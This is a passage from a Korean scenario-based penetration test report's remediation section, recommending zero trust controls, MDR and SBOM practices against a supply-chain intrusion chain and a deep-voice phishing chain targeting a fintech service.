식별자 영역은 사용자, 관리자, 서비스 계정, API 계정 등 모든 접근 주체를 검증하는 영역이다. 모든 사용자 및 서비스 계정에는 다중요소인증을 적용하고, 역할 기반 접근 제어 또는 속성 기반 접근 제어를 통해 업무 수행에 필요한 최소 권한만 부여한다.

특히 관리자 권한이나 고위험 시스템 접근 권한은 상시 부여하지 않고, 필요한 시점에만 일시적으로 활성화되는 적시 권한 부여(Just-In-Time, JIT) 방식으로 운영한다. 이를 통해 계정 탈취나 권한 남용이 발생하더라도 피해 범위를 최소화할 수 있다.

#### ● 기기(Device)

기기 영역은 접근을 시도하는 단말의 보안 상태를 검증하는 영역이다. 사용자 또는 관리자가 사용하는 단말이 최신 보안 패치를 적용했는지, 백신 및 EDR이 정상 동작하는지, 루팅·탈옥 여부나 정책 위반 상태가 존재하는지를 확인한다.

MDM, EDR, 단말 보안 정책을 통해 기준을 충족하지 못한 기기의 접근을 제한하고, 특히 관리자 단말이나 CI/CD 접근 단말은 일반 사용자 단말보다 강화된 보안 기준을 적용한다.

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

## ● 네트워크(Network)

네트워크 영역은 네트워크 위치 자체를 신뢰하지 않고, 시스템 간 통신을 정책 기반으로 제한하는 영역이다. 기존의 “내부망은 안전하다”는 전제를 제거하고, ZTNA 와 마이크로 세그멘테이션을 통해 사용자가 접근 가능한 리소스를 세밀하게 제한한다.

이를 통해 공격자가 하나의 시스템을 장악하더라도 다른 서버, 관리자 PC, 데이터베이스, 클라우드 관리 콘솔 등으로 쉽게 이동하지 못하도록 내부 이동의 범위를 최소화한다.

## ● 애플리케이션 및 워크로드(Applications & Workloads)

애플리케이션 및 워크로드 영역은 웹 애플리케이션, API, 서버 프로세스, CI/CD 파이프라인, 컨테이너, 런타임 환경 등을 보호하는 영역이다. WAF, API 게이트웨이, 입력 검증, 출력 인코딩, 런타임 보호, 취약점 스캐닝, SBOM, 빌드 산출물 서명 검증 등을 통해 애플리케이션 계층의 공격을 방어한다.

또한 서비스 실행 중 비정상 프로세스 생성, 의심스러운 파일 실행, 권한 상승 시도, 외부 연결 시도 등을 탐지하여 공격이 성공하더라도 이후 단계로 확산되지 않도록 한다.

## ● 데이터(Data)

데이터 영역은 조직의 핵심 정보 자산을 보호하는 영역이다. 데이터의 중요도에 따라 접근 권한을 차등 적용하고, 저장 구간과 전송 구간 모두에서 암호화를 수행한다. 또한 민감 정보, 자격증명, 세션 토큰, 로그, 거래 이력 등은 별도의 보호 정책을 적용한다.

자격증명은 평문으로 저장하지 않고, Secrets Manager, Vault 등 비밀정보 관리 시스템을 활용하며, 필요한 경우 KMS 기반 암호화 또는 HSM 을 통해 암호키를 보호한다. 또한 DLP 정책을 적용하여 민감 정보가 승인되지 않은 경로로 외부 유출되는 것을 방지한다.

### 5.1.1.2. 운영 핵심 원칙

#### 1. 지속적 검증

제로 트러스트 환경에서는 최초 인증만으로 사용자를 계속 신뢰하지 않는다. 사용자, 기기, 위치, 접속 시간, 행위 패턴, 요청 리소스의 중요도 등 다양한 컨텍스트를 기반으로 접근 요청을 지속적으로 검증한다.

예를 들어 정상적으로 로그인한 사용자라도 갑작스럽게 다른 국가에서 접속하거나, 평소 접근하지 않던 중요 시스템에 접근하거나, 대량의 데이터를 다운로드하려는 경우 추가 인증 또는 접근 차단이 수행될 수 있다.



|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

## 2. 최소 권한 부여

모든 사용자와 서비스는 업무 수행에 필요한 최소한의 리소스에만 접근할 수 있어야 한다. 관리자 권한, 배포 권한, 데이터베이스 접근 권한 등 고위험 권한은 상시 부여하지 않고, 필요한 시점에만 제한된 시간 동안 부여한다.

이를 통해 계정 탈취, 내부자 위협, 악성코드 감염 등의 상황에서도 공격자가 사용할 수 있는 권한과 접근 범위를 최소화한다.

## 3. 가시성, 자동화 및 거버넌스

제로 트러스트 체계는 단순히 접근을 차단하는 것에 그치지 않고, 모든 접근 요청과 정책 위반 행위, 권한 변경, 데이터 접근 이력을 중앙에서 수집하고 분석해야 한다. 이를 통해 조직은 보안 이벤트를 신속하게 식별하고, 고위험 이벤트에 대해 자동 차단, 추가 인증, 관리자 승인 요청 등의 대응 절차를 연계할 수 있다.

또한 보안 정책은 조직의 업무 환경과 위협 변화에 따라 지속적으로 검토·개선되어야 하며, 정책 적용 현황과 예외 사항은 거버넌스 체계 내에서 관리되어야 한다.

### 5.1.2. 공급망 연쇄 침투 대응 전략

공급망 공격은 신뢰 관계를 악용하여 조직 내부로 침투하는 특징을 가진다. 공격자는 외부에 노출된 서비스, 협력사 시스템, 관리자 PC, CI/CD 파이프라인 등을 단계적으로 악용하여 최종적으로 내부 시스템이나 배포 산출물을 오염시킬 수 있다.

따라서 공급망 공격에 대응하기 위해서는 특정 지점 하나만 방어하는 방식이 아니라, 식별자, 기기, 네트워크, 애플리케이션 및 워크로드, 데이터 필러를 모두 연계하여 각 공격 단계에서 공격 경로를 제한해야 한다.

#### Step 1 CUPS 초기 침투 단계 대응

CUPS 와 같은 외부 노출 서비스는 공격자의 초기 침투 지점으로 악용될 수 있다. 따라서 불필요한 외부 노출을 최소화하고, 서비스 취약점 악용 이후의 확산을 제한하는 것이 중요하다.

식별자(Identity) 측면에서는 관리자 인터페이스 접근 시 FIDO2 기반 MFA 를 적용하여 계정 탈취만으로 관리자 기능에 접근하지 못하도록 한다. 관리자 계정은 최소 권한 원칙에 따라 운영하며, 기본 계정이나 공유 계정 사용을 금지한다.

기기(Device) 측면에서는 외부 노출 자산을 ASM 과 취약점 스캐너를 통해 지속적으로 식별하고, 관리자가 접근하는 단말의 보안 상태를 검증한다. 기준을 충족하지 못한 단말은 관리자 기능 접근을 제한한다.

네트워크(Network) 측면에서는 포트 631 과 같은 불필요한 외부 노출 서비스를 차단하거나 접근 대상을 제한한다. 또한 프린터 서버를 별도 세그먼트로 분리하여 해당 서버가 침해되더라도 다른 내부 시스템으로 확산되지 않도록 한다.

애플리케이션 및 워크로드(Applications & Workloads) 측면에서는 CUPS 서비스의 취약점 패치를 지속적으로 적용하고, 서비스 프로세스에서 비정상적인 명령 실행, 셸 호출, 외부 연결 시도 등이 발생하는지 모니터링한다.

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

데이터(Data) 측면에서는 프린터 설정 파일, 인증 정보, 로그 파일에 대한 접근 권한을 최소화하고, 설정 변경 이력과 로그를 보존하여 침해 여부를 추적할 수 있도록 한다.

## Step 2 WingFTP 를 통한 관리자 PC 장악 단계 대응

FTP 서버가 침해될 경우 공격자는 악성 파일 업로드, 관리자 계정 탈취, 관리자 PC 감염 등을 통해 더 높은 권한을 확보할 수 있다. 이 단계에서는 서버와 관리자 단말 간의 신뢰 관계를 제한하고, 악성 파일 실행을 방지하는 것이 중요하다.

식별자(Identity) 측면에서는 FTP 서비스 계정에 최소 권한을 적용하고, 불필요한 시스템 명령 실행 권한을 제거한다. 관리자 계정은 일반 사용자 계정과 분리하여 운영하고, 고위험 작업에는 추가 인증을 요구한다.

기기(Device) 측면에서는 관리자 PC 에 EDR 을 적용하여 악성 파일 다운로드, 의심스러운 프로세스 실행, 권한 상승 시도 등을 탐지하고 대응한다. 관리자 PC 는 패치 수준, 보안 소프트웨어 동작 여부, 정책 준수 여부를 기준으로 지속적으로 평가한다.

네트워크(Network) 측면에서는 FTP 서버와 관리자 PC 간 통신을 최소화하고, 필요한 관리 포트만 제한적으로 허용한다. 비정상적인 내부 이동 시도는 네트워크 로그와 행위 기반 분석을 통해 탐지한다.

애플리케이션 및 워크로드(Applications & Workloads) 측면에서는 파일 업로드 경로에 대해 확장자 검증, MIME 타입 검증, 매직바이트 검사, 샌드박스 분석을 적용한다. 업로드된 파일은 실행 권한이 없는 격리된 저장소에 보관하여 악성 파일이 서버에서 직접 실행되지 않도록 한다.

데이터(Data) 측면에서는 관리자 PC 와 서버에 저장된 자격증명, 설정 파일, 토큰을 비밀정보 스캐닝 대상으로 관리한다. 자격증명은 평문 저장을 금지하고, 외부 반출 시 DLP 정책을 통해 차단한다.

## Step 3 Zimbra 및 Chrome 취약점 악용 후 AWS/CI-CD 접근 단계 대응

Zimbra 와 Chrome 취약점이 결합될 경우, 공격자는 메일 시스템을 통해 관리자를 공격하고 브라우저 취약점이나 세션 탈취를 통해 클라우드 및 CI/CD 시스템 접근 권한을 확보할 수 있다. 이 단계의 핵심은 관리 단말의 보안 상태 검증과 클라우드 접근 권한 제한이다.

식별자(Identity) 측면에서는 AWS, Jenkins, CI/CD 시스템 접근 시 JIT 권한을 적용하여 상시 권한 보유를 최소화한다. 또한 관리자 계정에는 MFA, 조건부 접근, 위험 기반 인증을 적용한다.

기기(Device) 측면에서는 관리 단말의 보안 패치, 브라우저 버전, EDR 동작 여부, 정책 준수 상태를 점검한다. 기준에 미달하는 단말은 AWS 콘솔, Jenkins, 메일 관리 시스템 등 중요 시스템 접근을 제한한다.

네트워크(Network) 측면에서는 AWS 및 Jenkins 접근을 ZTNA 기반으로 제한하여 인증된 사용자와 관리된 단말만 접근할 수 있도록 한다. 관리 시스템은 일반 사용자망과 분리하고, 허용된 경로 외 접근을 차단한다.

애플리케이션 및 워크로드(Applications & Workloads) 측면에서는 메일 서버와 웹 애플리케이션의 취약점 패치를 신속하게 적용하고, 입력 검증과 출력 인코딩을 통해 XSS 공격을 방어한다. WAF 는 보조적 통제로 활용하되, 애플리케이션 자체의 보안 검증을 우선 적용한다.

데이터(Data) 측면에서는 장기 자격증명 사용을 최소화하고, 비밀정보는 Secrets Manager 또는 Vault 와 같은

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

비밀정보 관리 시스템에서 KMS 기반으로 암호화하여 관리한다. 세션 토큰은 짧은 유효 기간, 재인증, 토큰 회전 정책을 적용하여 탈취 시 피해를 줄인다.

#### Step 4 공급망 오염 단계 대응

Jenkins 와 같은 CI/CD 시스템이 침해될 경우 공격자는 빌드 스크립트, 의존성, 배포 산출물을 변조하여 공급망 전체를 오염시킬 수 있다. 따라서 빌드 환경의 무결성과 배포 산출물의 신뢰성을 보장하는 것이 중요하다.

식별자(Identity) 측면에서는 Jenkins 관리자 및 서비스 계정에 최소 권한을 적용한다. 중요 브랜치 병합, 릴리즈 빌드, 배포 작업에는 승인 절차와 서명된 커밋 또는 PR 검증을 적용한다.

기기(Device) 측면에서는 빌드 에이전트를 불변 인프라로 구성하여 실행 환경의 변조 가능성을 줄인다. 빌드가 완료된 후에는 환경을 폐기하고, 다음 빌드 시 신뢰된 이미지에서 새롭게 생성되도록 운영한다.

네트워크(Network) 측면에서는 Jenkins 의 외부 저장소 접근을 제한하고, 신뢰된 저장소와 패키지 레지스트리만 사용하도록 정책을 구성한다. 빌드 서버의 인터넷 접근은 필요한 목적지로만 제한한다.

애플리케이션 및 워크로드(Applications & Workloads) 측면에서는 SBOM 을 통해 구성 요소를 식별하고, 오픈소스 의존성의 취약점과 라이선스 위험을 관리한다. 빌드 스크립트, 파이프라인 설정, 컨테이너 이미지에 대한 무결성 검사를 수행한다.

데이터(Data) 측면에서는 최종 산출물에 디지털 서명을 적용하고, 배포 단계에서 서명 검증을 수행하여 산출물 변조 여부를 확인한다. 또한 빌드 로그와 배포 이력은 변경 불가능한 형태로 보관하여 사고 발생 시 추적 가능성을 확보한다.

#### 5.1.3. 지능형 보이스피싱 대응 전략

지능형 보이스피싱은 단순한 전화 사기를 넘어, 웹 취약점, 자동화 도구, 세션 탈취, 데이터베이스 장악, 딥보이스 기반 사칭을 결합할 수 있다. 이러한 공격은 기술적 취약점과 사용자의 신뢰를 동시에 악용하기 때문에, 인증 강화, 이상 행위 탐지, 데이터 보호, 거래 검증을 결합한 다층 방어 체계가 필요하다.

#### Step 1 파일 업로드 및 서버 초기 침투 단계 대응

파일 업로드 기능은 웹shell 업로드, 악성 스크립트 삽입, 서버 침투의 주요 경로로 악용될 수 있다. 따라서 업로드 권한, 파일 검증, 저장 위치, 실행 권한을 모두 통제해야 한다.

식별자(Identity) 측면에서는 파일 업로드 권한을 인증된 사용자와 허가된 역할로 제한한다. 고위험 파일 업로드 또는 비정상적인 업로드 행위가 발생할 경우 추가 인증 또는 관리자 승인을 요구한다.

기기(Device) 측면에서는 파일을 업로드하는 사용자 또는 관리자 단말의 보안 상태를 검증한다. 관리되지 않은 단말이나 정책을 준수하지 않는 단말은 중요 시스템에 파일을 업로드하지 못하도록 제한한다.

네트워크(Network) 측면에서는 업로드 서버와 내부 시스템 간 네트워크를 분리하여 업로드 서버가 침해되더라도 내부 시스템으로 직접 접근하지 못하도록 한다. 업로드 서버는 필요한 내부 서비스와만 제한적으로 통신하도록 구성한다.

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

애플리케이션 및 워크로드(Applications & Workloads) 측면에서는 파일 확장자, MIME 타입, 매직바이트, 파일 크기, 파일 구조를 서버 측에서 검증한다. 업로드 파일은 멀웨어 스캐닝과 샌드박스 분석을 수행하고, 실행 권한이 없는 격리 저장소에 보관한다.

데이터(Data) 측면에서는 업로드된 데이터를 별도 저장소에 분리하고, 민감 정보가 포함된 경우 암호화 및 비식별화를 적용한다. 업로드 파일 접근 이력은 로그로 남겨 사후 추적이 가능하도록 한다.

## Step 2 n8n 기반 보안 감지 무력화 및 자격증명 탈취 단계 대응

n8n 과 같은 자동화 도구가 침투 알림, 차단, 검증 워크플로우와 연동되어 있는 경우, n8n 관리자 권한 탈취는 탐지 우회 및 대응 지연으로 이어질 수 있다. 따라서 자동화 도구 자체에 대한 접근 통제와 비밀정보 보호가 중요하다.

식별자(Identity) 측면에서는 n8n 관리자 접근 시 MFA 와 세션 제한 정책을 적용한다. 관리자 계정은 최소 권한으로 운영하며, 워크플로우 수정, 비밀정보 조회, 외부 연동 설정 변경과 같은 고위험 작업에는 추가 인증을 요구한다.

기기(Device) 측면에서는 n8n 관리 콘솔에 접근하는 단말의 보안 상태를 검증한다. 패치 미적용, EDR 미동작, 정책 위반 단말은 관리자 기능 접근을 제한한다.

네트워크(Network) 측면에서는 n8n 관리 시스템 접근을 전용 관리 네트워크 또는 ZTNA 를 통해 제한한다. 외부 인터넷에서 직접 관리 콘솔에 접근할 수 없도록 하고, 허가된 관리자와 관리 단말만 접근하도록 구성한다.

애플리케이션 및 워크로드(Applications & Workloads) 측면에서는 n8n 런타임에서 비정상적인 프로세스 실행, 외부 명령 호출, 의심스러운 워크플로우 변경을 탐지한다. 워크플로우 변경 이력은 감사 로그로 기록하고, 중요 워크플로우 변경 시 승인 절차를 적용한다.

데이터(Data) 측면에서는 API 키, 토큰, DB 계정 정보 등 자격증명을 Secrets Manager, Vault, KMS 기반 암호화 저장소에 보관한다. 애플리케이션은 필요한 시점에만 비밀정보를 호출하도록 하며, 평문 저장과 로그 노출을 금지한다.

## Step 3 CS XSS, 세션 탈취 및 DB 장악 단계 대응

CS 시스템에 XSS 취약점이 존재할 경우 공격자는 관리자 세션을 탈취하고, 이를 통해 내부 기능이나 데이터베이스에 접근할 수 있다. 이 단계에서는 웹 애플리케이션 보안, 세션 보호, DB 접근 통제를 동시에 강화해야 한다.

식별자(Identity) 측면에서는 세션 고정 방지, 재인증, 위험 기반 추가 인증 정책을 적용하여 세션 탈취 위험을 줄인다. 중요 기능 수행 시에는 로그인 상태만으로 허용하지 않고, 추가 인증 또는 권한 재검증을 수행한다.

기기(Device) 측면에서는 관리자 단말의 보안 정책을 강화하여 비인가 스크립트 실행, 악성 브라우저 확장 프로그램, 의심스러운 다운로드를 제한한다. 관리자 단말은 일반 사용자 단말보다 강화된 보안 기준을 적용한다.

네트워크(Network) 측면에서는 관리자 페이지와 DB 관리망을 분리하고, DB 는 애플리케이션 서버를 통해서만 접근 가능하도록 네트워크 경로를 제한한다. 외부 또는 일반 사용자망에서 DB 로 직접 접근하는 경로는 차단한다.

애플리케이션 및 워크로드(Applications & Workloads) 측면에서는 입력 검증, 출력 인코딩, CSP, CSRF 방어, SameSite=HttpOnly-Secure 쿠키 설정을 적용하여 XSS 및 세션 탈취 위험을 줄인다. 또한 요청별 권한 검증을 수행하여 탈취된 세션이 과도한 권한으로 악용되지 않도록 한다.

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

데이터(Data) 측면에서는 데이터베이스 접근 시 민감 정보 마스킹을 적용하여 불필요한 노출을 최소화한다. DB 계정은 업무별로 분리하고, 읽기·쓰기·관리 권한을 분리한다. 중요 테이블 접근과 대량 조회는 감사 로그와 이상 쿼리 탐지 대상으로 관리한다.

#### Step 4 딥보이스 기반 사칭 및 자금 탈취 단계 대응

딥보이스 피싱은 피해자가 신뢰하는 사람의 목소리를 모방하여 송금, 인증번호 전달, 계정 정보 제공과 같은 행동을 유도하는 공격이다. 따라서 단순한 음성 확인만으로 신원을 신뢰해서는 안 되며, 고위험 거래에 대해서는 별도의 검증 절차를 적용해야 한다.

식별자(Identity) 측면에서는 고위험 거래, 계좌 변경, 대량 송금, 신규 수취인 등록 시 2 채널 인증을 적용한다. 예를 들어 전화 요청으로 송금 지시가 발생하더라도, 별도의 앱 인증, 관리자 승인, 사전 등록된 연락처 확인 등을 통해 요청의 진위를 재검증한다.

기기(Device) 측면에서는 신규 기기 등록, 비정상 위치, 루팅·탈옥 여부, 앱 무결성, 기기 평판 정보를 기반으로 고위험 거래를 식별한다. 평소와 다른 기기나 위치에서 거래가 발생할 경우 추가 인증을 요구한다.

네트워크(Network) 측면에서는 의심스러운 IP, 프록시, VPN, 비정상 접속 지역, 평판이 낮은 네트워크에서 발생한 거래 요청을 제한한다. 또한 이상 행위 탐지와 연계하여 고위험 접근을 자동으로 차단하거나 지연 처리한다.

애플리케이션 및 워크로드(Applications & Workloads) 측면에서는 FDS를 통해 거래 패턴, 접속 이력, 수취인 정보, 거래 금액, 거래 시간대를 분석하여 이상 거래를 탐지한다. 고위험 거래는 즉시 처리하지 않고 보류, 추가 인증, 상담원 확인 등의 절차를 거치도록 한다.

데이터(Data) 측면에서는 금융 거래 이력, 인증 이력, 승인 이력, 계좌 변경 이력을 변경 불가능한 로그 형태로 기록한다. 이를 통해 사고 발생 시 거래 흐름을 추적하고, 조작 여부를 검증할 수 있도록 한다.

#### 5.1.4. 제로 트러스트 성숙도 모델(ZTMM) 기반 단계적 도입 전략

제로 트러스트는 단기간에 완성되는 단일 솔루션이 아니라 조직의 보안 체계를 단계적으로 고도화하는 장기적인 운영 모델이다. 따라서 본 프로젝트에서는 ZTMM을 기반으로 단계적 도입 전략을 적용한다.

초기 단계에서는 MFA 적용, 네트워크 분리, 자산 식별, 기본 로그 수집 등 기초적인 보안 통제를 우선 구축한다. 이 단계에서는 사용자 및 자산 가시성을 확보하고, 기존 경계 기반 보안 구조에서 제로 트러스트 구조로 전환하기 위한 기반을 마련한다.

고도화 단계에서는 ZTNA 기반 접근 통제, 조건부 접근 정책, 단말 보안 상태 기반 접근 제어, 세션 재검증, 통합 로그 분석, 자동화된 위협 탐지 체계를 구축한다. 또한 CI/CD 보안, SBOM 관리, 비밀정보 관리 체계, API 보안 정책 등을 통해 애플리케이션 및 워크로드 보안을 강화한다.

최적화 단계에서는 사용자 행위 분석, 위험 기반 인증, 자동 정책 조정, AI 기반 이상 탐지, SOAR 기반 자동 대응 체계를 연계하여 위협 탐지와 대응을 자동화한다. 또한 모든 필러 간 정책과 이벤트를 통합 연계하여 공격자의 내부 이동을 실시간으로 제한하고, 고위험 행위를 즉시 차단할 수 있도록 운영한다.

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

조직은 초기 단계에서 시작하여 점진적으로 성숙도를 향상시키는 방식으로 제로 트러스트 체계를 구축해야 하며, 각 단계에서 조직의 업무 환경과 보안 요구사항에 맞는 정책을 지속적으로 개선해야 한다.

#### 5.1.5. 결론: 5 대 필러 통합을 통한 방어 고도화

본 보안 대책은 특정 보안 장비나 단일 통제에 의존하지 않고, 제로 트러스트의 핵심 원칙에 따라 5 대 필러를 통합적으로 적용하는 것을 목표로 한다. 공급망 연쇄 침투와 지능형 보이스피싱은 모두 단일 취약점만을 악용하는 공격이 아니라, 계정 탈취, 단말 장악, 내부 이동, 애플리케이션 취약점 악용, 데이터 탈취를 단계적으로 결합하는 복합 공격이다.

따라서 이러한 공격에 대응하기 위해서는 각 단계에서 개별 통제를 적용하는 것 뿐만 아니라, 식별자, 기기, 네트워크, 애플리케이션 및 워크로드, 데이터 영역이 서로 교차 검증되도록 구성해야 한다. 예를 들어 사용자의 계정 인증이 성공하더라도 기기 상태가 안전하지 않으면 접근을 제한하고, 기기가 정상이라도 네트워크 경로가 허가되지 않았거나 요청 행위가 비정상적이면 추가 검증을 수행해야 한다.

제로 트러스트는 모든 공격을 완전히 차단하는 것을 목표로 하지 않는다. 오히려 공격자가 일부 통제를 우회하더라도 다음 단계에서 다시 검증하고, 내부 이동을 지연시키며, 이상 행위를 조기에 탐지하여 최종적으로 핵심 자산을 보호하는 데 목적이 있다.

결론적으로 본 프로젝트의 보안 대책은 제로 트러스트 기반의 다층 방어 체계를 통해 공급망 공격과 딥보이스 기반 지능형 보이스피싱에 대한 대응력을 강화한다. 이를 통해 조직은 침해 가능성을 전제로 한 현실적인 보안 운영 체계를 구축하고, 복합적인 사이버 공격에 대해 보다 높은 탐지성, 대응성, 회복성을 확보할 수 있다.

## 5.2. MDR

전통적인 경계 보안은 핀테크 인프라의 확장된 공격 표면을 보호하기에 한계가 있다. 특히 공격자가 내부망 침투 후 정상 권한을 오용하는 행위는 단순 차단 시스템만으로는 탐지가 불가능하다. 이에 따라 전문 인력의 분석력과 지능형 탐지 플랫폼을 결합하여, 위협을 조기에 사냥하고 즉각 격리하는 MDR(Managed Detection and Response) 체계 도입을 제안한다.

MSS(Managed Security Service)는 네트워크 상단(방화벽, IDS/IPS) 중심의 모니터링으로 인해, 최초 침투 이후 발생하는 내부망 이동이나 엔드포인트 내부의 정교한 악성 행위 탐지에 한계가 존재한다. 반면에 MDR은 엔드포인트 중심의 이벤트를 수집하고 이를 네트워크 데이터와 결합한다. 단말 내 의심 행위 차단 및 시스템 격리 등 세밀한 조치가 가능하며, 개별 자산에 최적화된 복구 가이드를 제공한다.

### 1. 지능형 우회 공격의 원천 차단

- 대응 내용: n8n 무력화 공격과 같이 자동화된 보안 솔루션을 우회하도록 설계된 위장 공격을 보안 전문가의 심층 분석을 통해 식별한다.
- 실무 적용: 비즈니스 로직을 악용하는 정교한 호출 패턴을 탐지하고, 정상 행위로 위장한 공격 페이로드를 전문가의 직관과 분석 툴을 결합하여 원천 봉쇄한다.

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

## 2. 체류 시간의 획기적 단축

- 대응 내용: 해커가 내부망에 침투한 시점부터 데이터 유출을 시도하기까지의 시간을 분 단위로 단축한다.
- 실무 적용: 탐지 시간과 대응 시간을 최소화하여 핀테크 환경의 핵심 자산인 고객 데이터와 금융 자산을 유출 전 단계에서 보호한다.

## 3. 24/7 실시간 대응 체계

- 대응 내용: 관리자가 부재한 심야 시간대나 공휴일을 노린 빈틈 공격에 대비하여 연중무휴 대응 체계를 가동한다.
- 실무 적용: 전문가가 상주하는 관제 시스템을 통해 Jenkins 악성 빌드 등 공급망 공격 시도를 실시간으로 모니터링하고 즉각 조치한다.

## 4. 선제적 위협 사냥

- 대응 내용: 시스템 알람이 울리기 전, 공격자의 미세한 잠복 흔적을 먼저 찾아내어 제거한다.
- 실무 적용: WingFTP 취약점 등을 통해 유입된 공격자가 내부망 이동을 시도하기 전, 비정상적인 권한 상승이나 네트워크 스캔 행위를 추적하여 선제적으로 방어한다.

## 5. 실시간 원격 격리 및 침해 조치

- 대응 내용: 보이스피싱 및 DB 탈취 징후 감지 즉시 공격자의 연결을 강제로 끊고 시스템을 고립시킨다.
- 실무 적용: 이상 징후 포착 시 세션을 즉시 만료시키고 감염된 기기를 네트워크에서 원격 격리하여, 2 차 피해 확산을 차단하고 시스템을 안전하게 보존한다.

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

### 5.3. SBOM

최근 금융권 및 핀테크 서비스 환경은 다양한 오픈소스 라이브러리, 외부 SDK, 컨테이너 이미지 및 클라우드 기반 컴포넌트에 대한 의존도가 지속적으로 증가하고 있다. 이에 따라 단순 애플리케이션 취약점뿐 아니라, 개발 및 배포 과정에 포함된 소프트웨어 구성요소를 경유한 공급망 공격의 위험성이 크게 증가하였다. 특히 본 시나리오의 경우 공격자가 개발자 환경 및 CI/CD 파이프라인을 장악한 이후, 정상 빌드 과정에 악성 SDK 또는 변조된 라이브러리를 삽입하여 최종 배포 애플리케이션까지 오염시키는 구조를 포함하고 있다. 이러한 유형의 공격은 정상 코드 서명 및 배포 절차를 통과하기 때문에 기존 보안 솔루션만으로 탐지 및 차단이 어려운 특징을 가진다.

#### 1. SBOM 기반 구성요소 식별 및 추적

- 개발 단계에서 사용되는 오픈소스 라이브러리, 패키지, 외부 SDK, 컨테이너 이미지 등의 구성요소 정보를 자동으로 목록화하여 관리한다.
- 각 구성요소의 이름, 버전, 해시값, 공급처 등의 메타데이터를 명세화함으로써, 서비스 내부에 어떤 소프트웨어 자산이 포함되어 있는지 투명하게 식별 가능하도록 구성한다.

#### 2. CI/CD 파이프라인 연계 자동 검증 체계 구축

- 개발자가 소스코드를 빌드하거나 배포하는 시점에 SBOM 파일이 자동 생성되도록 CI/CD 파이프라인에 SBOM 추출 플러그인을 연동한다.
- 생성된 SBOM 데이터를 기반으로 소프트웨어 구성 분석 도구를 이용하여, 사용 중인 라이브러리 및 패키지의 취약 여부를 자동 점검한다.
- 신규 CVE 가 공개될 경우, 영향 받는 시스템 및 서비스 범위를 신속하게 식별하여 패치 및 대응 우선순위를 결정할 수 있도록 구성한다.

#### 3. 공급망 변조 및 악성 컴포넌트 탐지 강화

- 배포 대상 애플리케이션에 포함되는 외부 라이브러리 및 의존성 목록을 지속적으로 비교·검증하여 비 인가된 악성 모듈 삽입 여부를 탐지한다.
- 정상 개발자가 수행한 커밋 및 빌드 과정이라 하더라도, 승인되지 않은 신규 SDK 또는 비정상 의존성이 포함될 경우 배포를 차단하도록 정책을 구성한다.
- 이를 통해 공격자가 개발 환경을 장악하여 악성 코드를 삽입하더라도, 공급망 단계에서 이상 행위를 조기에 식별할 수 있도록 보안성을 강화한다.



|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

#### 4. 운영 단계 취약점 대응 체계 확보

- 운영 중인 시스템의 SBOM 데이터를 중앙에서 통합 관리하여, Log4Shell 과 같은 대규모 오픈소스 취약점 발생 시 영향 범위를 즉시 검색 가능하도록 구성한다.
- 특정 라이브러리가 다른 프레임워크 내부에 포함되어 있는 경우에도 구성요소 추적이 가능하며, 기존 소스코드 검색 방식의 한계를 보완한다.
- 이를 통해 취약점 식별부터 패치 적용까지의 대응 시간을 단축하고, 공급망 기반 보안 위협에 대한 대응 역량을 강화한다.